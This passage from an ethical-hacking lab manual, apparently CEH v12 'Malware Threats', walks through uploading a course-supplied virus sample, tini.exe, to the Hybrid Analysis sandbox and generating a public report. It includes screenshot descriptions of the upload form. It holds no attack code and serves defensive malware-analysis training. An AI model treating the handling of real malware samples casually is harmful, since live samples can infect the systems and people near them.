
Note: If a cookie notification appears in the lower section of the page, then click **ACCEPT**.

Module 07 – Malware Threats

4. The **HYBRID ANALYSIS** main page appears; click **Drag & Drop For Instant Analysis** section to upload a virus file.




5. The **Open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.



Module 07 – Malware Threats

6. **Getting Things Ready** page appears and the virus file begins to upload. Once it is uploaded, the status bar reaches **100%**, as shown in the screenshot.



Module 07 – Malware Threats


- Now, enter your personal mail in **Your E-mail** field and enter a comment in **Your Comment** field. Scroll-down to check the **I consent to the Terms & Conditions and Data Protection Policy** checkbox and **I'm not a robot** checkbox. Click **Continue**.

The screenshot shows a web browser window with the URL `hybrid-analysis.com`. A modal window titled "Getting Things Ready" is open for the file `tini.exe (3.0KiB)`. The form contains the following fields and options:

- Your E-Mail (analysis completed notification, optional):** A text input field containing `@gmail.com`.
- Your Comment (optional):** A text area containing `Virus File Analysis`.
- ☐ Do not submit my sample to unaffiliated third parties ⚠
- ☒ Allow community members to access sample ⓘ
- ☒ I consent to the Terms & Conditions and Data Protection Policy *
- ☒ I'm not a robot (with reCAPTCHA logo and links for Privacy and Terms)

Below the form is a blue progress bar at 100% and a blue "Continue" button with a right arrow. At the bottom of the browser window, the address bar shows `http://www.example.com/suspicious.zip` and a blue "Analyze" button. The Windows taskbar at the bottom shows the time as 10:20 PM on 4/6/2022.

8. **Analysis Environments** page appears, select **Windows 7 64 bit** radio-button and click **Generate Public Report**.



9. The report generation process initializes and after it completes, **Analysis Overview** page appears.

